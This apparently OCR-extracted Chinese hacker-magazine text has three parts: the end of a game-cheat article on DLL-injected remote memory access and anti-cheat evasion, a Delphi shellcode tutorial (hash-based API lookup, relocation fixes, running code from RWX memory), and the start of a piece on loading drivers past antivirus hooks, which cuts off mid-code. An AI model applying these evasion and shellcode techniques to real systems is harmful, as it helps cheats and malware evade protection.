当客户端请求读取内存时,就需要从D L L进程中复制内存到客户端进程中。从DLL进程的角度看,这个使用WriteProcessMemory()即可解决。反之,亦可处理从客户端向D L L写入内存的请求。在响应每一个请求后,返回的数据必须发送到客户端程序,并覆写之前的缓冲区,但只需修改与被执行的请求类型相关的数据即可。每次请求过后都需要将客户端程序的缓冲区重置回空闲状态,可使用清单25的代码来初始化客户端程序的请求。

```
Listing 25 Initiating a request from the client to the DLL to read or write memory remotely
class CClientConnection {
    BOOL WINAPI         ReadProcessMemory( LPCVOID _lpvBaseAddress,
        LPVOID _lpvBuffer,
        SIZE_T _stSize,
        SIZE_T * _pstNumberOfBytesRead );
    BOOL WINAPI         WriteProcessMemory( LPVOID _lpvBaseAddress,
        LPCVOID _lpvBuffer,
        SIZE_T _stSize,
        SIZE_T * _pstNumberOfBytesWritten );
protected :
    // == Members.
    // Our critical section.
    CRITICAL_SECTION    m_csCrit;
};

/**
 * Read the memory of the process to which this communication is linked.
 */
BOOL WINAPI CClientConnection::ReadProcessMemory( LPCVOID _lpvBaseAddress,
    LPVOID _lpvBuffer,
    SIZE_T _stSize,
    SIZE_T * _pstNumberOfBytesRead ) {
    ::EnterCriticalSection( &m_csCrit );
    // Wait until the buffer goes to idle.
    while ( m_lpcbBuffer->mType != HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_CLOSING ) {
            ::LeaveCriticalSection( &m_csCrit );
            return FALSE;
        }
    }
    // Fill out our local buffer, changing the buffer type last.
    m_lpcbBuffer->u.rdRpm.lpvBaseAddress = _lpvBaseAddress;
    m_lpcbBuffer->u.rdRpm.lpvBuffer = _lpvBuffer;
m_lpcbBuffer->u.rdRpm.stSize = _stSize;
    // Now change the buffer type and wait for the reply.
    ::InterlockedCompareExchangeAcquire( reinterpret_cast<LONG *>(&m_
lpcbBuffer->mType),
        HITB_COMMUNICATION_BUFFER::HITB_RPM,
        HITB_COMMUNICATION_BUFFER::HITB_IDLE );
    while ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_RPM ) {}
    // Request satisfied.
    // Check the buffer type.
    BOOL bRet = FALSE;
    if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( _pstNumberOfBytesRead ) {
            (*_pstNumberOfBytesRead) = m_lpcbBuffer->u.rdRpm.stSize;
        }
        bRet = m_lpcbBuffer->u.rdRpm.bStatus;
    }
    else {
        // All other buffer types are errors.
        if ( _pstNumberOfBytesRead ) {
            (*_pstNumberOfBytesRead) = 0UL;
        }
    }
    ::LeaveCriticalSection( &m_csCrit );
    return bRet;
}
/**
 * Write to the memory of the process to which this communication is linked.
 */
BOOL WINAPI CClientConnection::WriteProcessMemory( LPVOID _lpvBaseAddress,
    LPCVOID _lpvBuffer,
    SIZE_T _stSize,
    SIZE_T * _pstNumberOfBytesWritten ) {
    ::EnterCriticalSection( &m_csCrit );
    // Wait until the buffer goes to idle.
    while ( m_lpcbBuffer->mType != HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_CLOSING ) {
            ::LeaveCriticalSection( &m_csCrit );
            return FALSE;
        }
    }
    // Fill out our local buffer, changing the buffer type last.
    m_lpcbBuffer->u.wdWpm.lpvBaseAddress = _lpvBaseAddress;
    m_lpcbBuffer->u.wdWpm.lpvBuffer = _lpvBuffer;
    m_lpcbBuffer->u.wdWpm.stSize = _stSize;
    // Now change the buffer type and wait for the reply.
    ::InterlockedCompareExchangeAcquire( reinterpret_cast<LONG *>(&m_
lpcbBuffer->mType),
        HITB_COMMUNICATION_BUFFER::HITB_WPM,
        HITB_COMMUNICATION_BUFFER::HITB_IDLE );
    while ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_WPM ) {}
    // Request satisfied.
    // Check the buffer type.
    BOOL bRet = FALSE;
    if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
        if ( _pstNumberOfBytesWritten ) {
            (*_pstNumberOfBytesWritten) = m_lpcbBuffer->u.wdWpm.stSize;
        }
        bRet = m_lpcbBuffer->u.wdWpm.bStatus;
    }
    else {
        // All other buffer types are errors.
        if ( _pstNumberOfBytesWritten ) {
            (*_pstNumberOfBytesWritten) = 0UL;
        }
    }
    ::LeaveCriticalSection( &m_csCrit );
    return bRet;
}
```

注意,上面添加了HITB_COMMUNICATION_BUFFER::HITB_CLOSING这一缓冲区类型。这告诉我们目标进程即被关闭。在初始化检测后,本地缓冲区可能变成HITB_COMMUNICATION_BUFFER::HITB_CLOSING。如果我们简单地通过复制来覆盖本地缓冲区(比如m_lpcbBuffer->mType = HITB_COMCOMMUNICATION_BUFFER::HITB_WPM),那么我们就必须承担限入死循环的风险,因为D L L从不会响应我们的请求,这也是使用InterlockedCompareExchangeAcquire()的原因所在。最后,通过设置HITB_COMMUNICATION_BUFFER::HITB_CLOSING以避免资源泄漏,另外我们在DLL的CTargetProcess类中添加了一个析构函数,参见清单26。

```
Listing 26 Patching some resource leaks.
[illegible] CTargetProcess::~CTargetProcess() {
    if ( m_ppProcess && m_hTarget ) {
        [illegible]
        if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof(
cbRemoteBuffer ) ) ) {
            cbRemoteBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_CLOSING;
            m_ppProcess->WriteProcessMemory( m_hTarget, m_lpcbBuffer, &cbRemoteBuffer, sizeof(
cbRemoteBuffer ) );
        }
        [illegible]
    }
    m_ppProcess = NULL;
    ::CloseHandle( m_hTarget );
    m_hTarget = NULL;
}
```

当从D L L到客户端的连接关闭后,就不会再对它响应任何请求,因此最后我们发送一条消息HITB_COMMUNICATION_BUFFER::HITB_CLOSING给它。由于类中的析构函数只在其管理线程和主线程完全终止时才会被调用,因此在


等待请求时覆写缓冲区状态不存在任何风险。在编码客户端程序时应当意识到，缓冲区可在任一时刻被更改为HITB_COMMUNICATION_BUFFER::HITB_CLOSING。

小结

利用以上代码，客户端可以在任一时刻读取电脑上的任一进程的内存，这只需简单地调用通信对象中的ReadProcessMemory()函数即可实现，并且可悄悄地运行，而不被当前运行的反外挂系统发现。虽然这种方法比直接访问进程速度会慢几倍，但可突破它的保护机制。这里使用比较基础的编程知识，完全在Ring3下运行，读者可在此基础上对其进行改进。在DLL与客户端之间的密码在每次启动后都必须是随机变化的，并对DLL使用硬编码。客户端程序实际上是可以修改DLL的，它可在下次对进程进行DLL注入前更改密码，但这也会更改DLL的MD5/检验和。DLL的大小在每次启动中也应该是随机的，这个通过在文件末尾添加随机大小的字节即可实现。注意，在DLL中并未存在字符串，因为字符串常常被反外挂系统用来检测DLL。DLL也可升级到内核模式。通过重写CProcess类中的方法，即可在Ring0上实现DLL与客户端间的信息交互，并去掉除其中最可能被检测到的方法。几乎所有欺骗游戏保护系统的方法都是通过对游戏进程进行DLL注入，将这种思路扩展出来，我们还可以利用它实现远程控制进程。

前置知识：汇编 Delphi
关键字：ShellCode、Delphi

利用Delphi玩转ShellCode



文/图 xfish

ShellCode一直以来是Exploit、Virus、Pack等必不可少的组成部分，在我看来ShellCode也是门艺术：精简的体积、强大的功能、完善的独立性，你难道不应该叹呼这样的代码吗？

如果说ShellCode是门艺术，那么编写ShellCode就更是门艺术。举个简单的例子，RAT中最典型的代表——Poison Ivy，它所有的功能代码全部分离成ShellCode模块，在客户端需要的时候才会将功能代码(ShellCode)传输过去，既保证了免杀，也塑造了体积，你难道不觉得这是RAT中的艺术吗？再举个例子，多年前29a作者Holy_Father & Ratter 的作品Morphine壳，它以强大的多态变形引擎Loader傲视于当年的AV(Anti Virus)世界。难道这样的作品你也不叹呼它是门艺术吗？

那么既然编写ShellCode是门艺术，我们就要选择一个创造艺术的环境。目前绝大多数人选择Visual C++或者是MASM，Delphi或许已经被遗忘了，但是今天我们的主题就是利用Delphi来玩转 ShellCode，让这个强大的利器能被展现出来。当然Delphi这个环境也不是绝对的强大，它只是我们可选择的一种而已，其实编写精巧的ShellCode最好还是利用tasm、fasm。不过在你开发大型框架的时候，用高级语言写ShellCode来维护你的工程，这也是必需的。

非常感谢您看完了我以上的“自我感言”，我

就不浪费大家时间了,请跟随我向今天的主题跑步前进吧!

首先我们要理解ShellCode。ShellCode是一段可以在内存中执行的代码,它不需要外界的力量,你可以把它比喻为内存中的可执行文件,因为它就好比你磁盘中的文件一样,只不过磁盘中的文件需要加载器来支持,而它需要内存来支持。既然它不需要外界的力量,那它肯定是独立的。所以大部分的工作必须自己去做,例如获取函数地址、处理重定位等。而平常我们的程序都需要加载器来帮你完成,这也是为什么你的程序必须要以p e文件格式来进行输出,因为有了固定的格式加载器才能正确解析你的程序,最后帮你完成初始化工作。

通过以上的了解,我们就宏观上把编写ShellCode需要注意的地方进行以下的总结:

(1)函数必须动态地获取执行。

(2)固定地址必须处理重定位。

哇,这么简单?呵呵 当然不是,这只是从整体上总结,细节上的问题我们还没有总结呢,不过关于细节上的问题,我决定还是从实例中出发吧。

看到函数动态获取我想大家肯定首先想到的函数就是GetProcAddress,但是我们的ShellCode是在内存中执行的,它事先怎么能确定这个函数的地址呢,并且我们的ShellCode还要在各个计算机中执行。如何解决呢?当然是我们自己动手解决,也就是自己实现一个与它功能一样的函数。这里如果要减少体积,你还可以在自己的GetProcAddress函数中针对函数名称匹配的时候,通过Hash算法来完成,这样就减小了自己函数名称的体积。因为这个函数实在是太简单,所以我就不讲这个函数的写法了,直接提供给大家一个函数。

```
function xGetProcAddress(hModule: HMODULE; dwProcNameHash: DWORD): FARPROC; stdcall;
var
  lpNtHeaders: PImageNtHeaders;
  lpExportDirectory: PImageExportDirectory;
  dwLoop: DWORD;
  lpdwNameAddress: PDWORD;
  lpdwOrdinals: PWORD;
  lpszName: PChar;
  dwCrcReg: DWORD;
begin
  Result := nil;
  if (PImageDosHeader(hModule)^.e_magic <> IMAGE_DOS_SIGNATURE) then Exit;
  lpNtHeaders := PImageNtHeaders(hModule + DWORD(PImageDosHeader(hModule)^._lfanew));
  lpExportDirectory := PImageExportDirectory(lpNtHeaders^.OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress + hModule);
  lpdwNameAddress := PDWORD(DWORD(lpExportDirectory^.AddressOfNames) + hModule);
  lpdwOrdinals := PWORD(DWORD(lpExportDirectory^.AddressOfNameOrdinals) + hModule);
  for dwLoop := 0 to (lpExportDirectory^.NumberOfNames - 1) do
  begin
    lpszName := PChar(lpdwNameAddress^ + hModule);
    dwCrcReg:= GetRolHashPascal(lpszName);
    if (dwCrcReg = dwProcNameHash) then
    begin
      Result := Pointer(DWORD(lpExportDirectory^.AddressOfFunctions) + ((lpdwOrdinals^) * SizeOf(DWORD)) + hModule);
      Result := Pointer(PDWORD(Result)^ + hModule);
      Break;
    end;
    Inc(DWORD(lpdwNameAddress), SizeOf(DWORD));
    inc(DWORD(lpdwOrdinals), SizeOf(WORD));
  end;
end;
```

上面的函数匹配函数名时用的Hash算法是非常简单的Rol 3运算。Hash算法如下:

```
function GetRolHashPascal(lpszBuffer: PChar): DWORD; stdcall;
const
  Rol_Count = 3;
begin
  Result := 0;
  while (lpszBuffer^ <> #$0) do
  begin
    Result := ((Result shl Rol_Count) and $FFFFFFFF) or (Result shr (32 - Rol_Count)) xor PBYTE(lpszBuffer)^;
    Inc(PBYTE(lpszBuffer));
  end;
end;
```

好了,到这里我们的GetProcAddress函数已

经打造成功。接下来我们该解决的是固定地址的重定位处理，看一下平常我们用delphi调用的一个函数(MessageBoxA)，最终编译后的结果如图1所示。




图1

通过图1我们可以看到我们调用的是MessageBox函数，4个参数分别传入0，而call指令在调用的时候后面是相对偏移(当然这里是指Delphi编译器，不过我们在编写的时候调用的是我们自己表中的地址，所以这里可以胜利)。函数调用我们没有进行传参，接下来我们传入参数后再来看下结果如图2所示。




图2

通过图2我们可以看到，传入的2个参数分别以固定地址进行压入，分别是$00407c f8、$00407d00。你有没有注意到这两个地址与我们的调用代码地址非常接近？没错！这就是delphi编译器的特点，如果我们在函数或者过程中调用常量字符串的话，它会把这些字符串的位置编译在我们函数的尾部。通过图3你可以清晰地看到。




图3

你是否觉得Delphi这个特点十分"强大"呢？呵呵，因为大部分的编译器是直接将字符串常量编译在全局数据段，Delphi编译却是在调用过程的尾部，这样的话，很方便我们将代码进行移植。

```
procedure Start;
asm
  jmp ShowMessage
end;

procedure ShowMessage;
begin
  MessageBox(0, 'This is Demo!', 'Hi..', MB_OK);
end;

procedure StartEnd;
begin
end;
```

通过上面的代码段，可知：StartEnd的函数偏移－Start的函数偏移 ＝ 我们要移植的代码大小，并且由于Delphi的特性，它会把字符串常量编译在函数的尾部，这里也就是ShowMessage过程的尾部。利用这个特性我们计算的代码大小也就包含了字符串的大小。现在你明白上面所说的移植非常容易的意思了吧？不过这里要注意一下，编写ShellCode最好在单元文件中来写，这样在Interface块中声明我们的函数原型，我们就可以在单元的任意位置进行访问了。

好了，通过以上的了解，我们明白了Delphi针对字符串常量的编译特点，以及了解了Delphi移植代码的可便性，接下来我们来说下重定位，我们刚刚看到我们编译的字符串常量是固定的地址，假设我们把代码移动到申请的内存区域中去执行，程序肯定会报错，因为之前固定的地址很可能是其他的数据。所以这就需要我们动态地去修正固定地址。如何去修正呢？首先我们通过计算"编译阶段与运行时"的偏移差，通过这个偏移差加上原来的地址就是我们修正后的地址。那现在的问题是我们只需要写个获取偏移差的函数即可。这里我们通过Basm来嵌入汇编：

```
call @Dels
  int 1
@Dels:
pop eax
sub eax, ((offset @Dels)-2)
```

执行以上代码，eax寄存器保存的就是我们的偏移差。我们通过这个偏移差加上原有的编译地址就等于修正后的地址。好了，我们写个修正字符串偏移的函数。

```
function FixPChar(pszString: PChar; dwDels: DWORD): PChar; stdcall;
begin
  Result:= PChar(DWORD(pszString) + dwDels);
end;
```

如果以上的基础知识你已经了解，就请跟随我进入实战领域，我们真刀真枪地编写

ShellCode，编写什么呢?我们就编写上面演示的例子吧,调用一个MessageBoxA的函数,首先的工作是搭建平台，也就是我们上面所说的代码移植平台:

```
procedure ShellCodeEntry;
asm
  call  ShellCodeStart
end;
procedure ShellCodeStart;
begin
end;
procedure ShellCodeEnd;
begin
end;
```

然后我们只要专心在ShellCodeStart过程中编写我们的主要代码就可以了。上面我所演示的是调用字符串,但是假如我们要使用一个结构表,这个表我们怎么存储?也就是它存储的位置在哪里呢?这里就得发挥我们的想象空间,我们可以把ShellCodeEnd过程的偏移处当做我们定义的结构来进行处理,这样在生成ShellCode的时候,我们把表追加到ShellCodeStart过程的尾部就可以了。是不是觉得很酷?

接下来我们定义一个结构来存储我们要调用的函数地址:

```
PTShellData = ^TShellData;
  TShellData = packed record
    fGetProcAddress: function (hModule: HMODULE; dwProcNameHash: DWORD): FARPROC; stdcall;
    fGetKernalBase: function (): HMODULE; stdcall;
    GetProcAddress: TGetProcAddress;
    LoadLibraryA: TLoadLibraryA;
    MessageBoxA: TMessageBoxA;
    gDels: DWORD; //重定位偏移
  end;
```

我们的工作就是首先初始化结构表,第一个初始化的成员就是gDels,因为这里保存的是重定位偏移,接下来我们需要它来计算我们的函数地址。初始化完成后,我们调用fGetKernalBase 和fGetProcAddress获取LoadLibraryA和GetProcAddress的地址,有了这两个函数,我们首先调用LoadLibraryA加载user32.dll，然后GetProcAddress获取MessageBoxA的函数地址,最终我们调用MessageBoxA来完成我们的工作,这里我为了演示字符串和Hash的调用,所以我获取系统的GetProcAddress函数,你也完全可以使用字符串或者Hash,这取决于你的结构表如何去设计。好了,我们看下最终形成的代码。

```
procedure ShellCodeStart;
var
  dwTemp: DWORD;
  pShellData: PTShellData;
begin
  //计算重定位
  asm
    call  @Dels
    int   1
  @Dels:
    pop   eax
    sub   eax, ((offset @Dels)-2)
    mov   [dwTemp], eax
  end;
  //获取结构表
  pShellData:= Pointer(DWORD(@ShellCodeEnd) + dwTemp);
  with pShellData^ do
  begin
   //初始化结构表
    gDels:= dwTemp;
      fGetProcAddress:= Pointer(DWORD(@xGetProcAddress) + gDels);
      fGetKernalBase:= Pointer(DWORD(@GetKernelBase) + gDels);
    LoadLibraryA:= fGetProcAddress(fGetKernalBase(), $A412FD89);
    GetProcAddress:= fGetProcAddress(fGetKernalBase(), $F2509B84);
    //调用函数
    MessageBoxA:= GetProcAddress(LoadLibraryA(FixPchar('user32.dll', gDels)),
                  FixPchar('MessageBoxA', gDels));
    MessageBoxA(0, FixPChar('Hi, this is shellcode!', gDels),
       FixPChar('xfish', gDels), MB_OK);
  end;
end;
```

这里我们的ShellCode代码已经编写完成,我们把它Copy到我们申请的内存地址中去执行。

```
  dwShellSize:= (DWORD(@ShellCodeEnd) - DWORD(@ShellCodeEntry)) + SizeOf(TShellData);
  pShellBuffer:= VirtualAlloc(nil, dwShellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  CopyMemory(pShellBuffer, Pointer(@
```

```
ShellCodeEntry), dwShellSize);
    asm
        mov   eax, [pShellBuffer]
        call  eax
    end;
```

OK,我们可以看到我们的代码已经在申请的内存位置中执行成功了,见图4。




图4

到此本篇文章就该画上一个句号了,本文主要叙述了Delphi编写ShellCode的方法以及相应的技巧,Delphi在内嵌asm方面做的要比Visual C++编译器好很多,不过Visual C++编译器也有很多强大的地方,这些留到今后再给大家呈现吧!最后希望此篇文章能给大家带来一些帮助,也希望通过此篇文章,大家今后在编写ShellCode的时候并不局限于汇编编译器以及Visual C++编译器,要知道其实Delphi也是一个强大的利器。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识: VC
关键词: 编程、驱动、微过滤驱动

利用Fltmgr加载驱动绕过瑞星剖析

文/图 Fireworm

在这个病毒与Rootkit横行的时代,驱动加载无疑是重中之重,而各种ARK以及Hips对驱动也是严加防范,比如ZwLoadDriver、ZwSetsystemInformation等,这些API大多都被SSDT Hook了,使用这些API会被拦截,从而使得驱动无法加载。在最新版的瑞星2010中,瑞星Hook了不少函数,如图1所示,使得以前的绕过办法失效了,不过,漏洞依旧存在。



NtCreateProcess
NtCreateProcessEx
NtCreateProfile
NtCreateSection
NtCreateSemaphore
NtCreateSymbolicLinkObject
NtCreateThread
NtCreateTimer
NtCreateToken
NtCreateWaitablePort

图1

微软为Windows专门设计了一套微过滤驱动(Minifilter),这套驱动是专用于管理文件过滤驱动的加载和运行的,很多的虚拟磁盘驱动,还有还原软件常用的磁盘过滤驱动,都是使用微过滤驱动进行加载的,而且一般杀毒软件对这方面管的并没有那么严,所以可以从这里下手去加载。


不同于其他的驱动,Minifilter由一个独立的manager管理而不仅仅是SCM(服务管理器),其全称为Microsoft File System Filter Manager,是由微软提供的为简化第三方过滤驱动而开发的文件系统过滤驱动,由这个Filter Manager开发的驱动叫做微过滤驱动。而微过滤驱动的加载也很简单,和一般的驱动并无太大差别,createservice后startService就可以搞定。加载驱动的主要代码比较简单,具体如下:

```
int main( int argc , char *argv[] )
{
HANDLE hDevice;
LOAD service_to_load;
BOOL err;
DWORD dwRet=0;
WCHAR drvPath[512];
memset( drvPath , 0 , 512 );
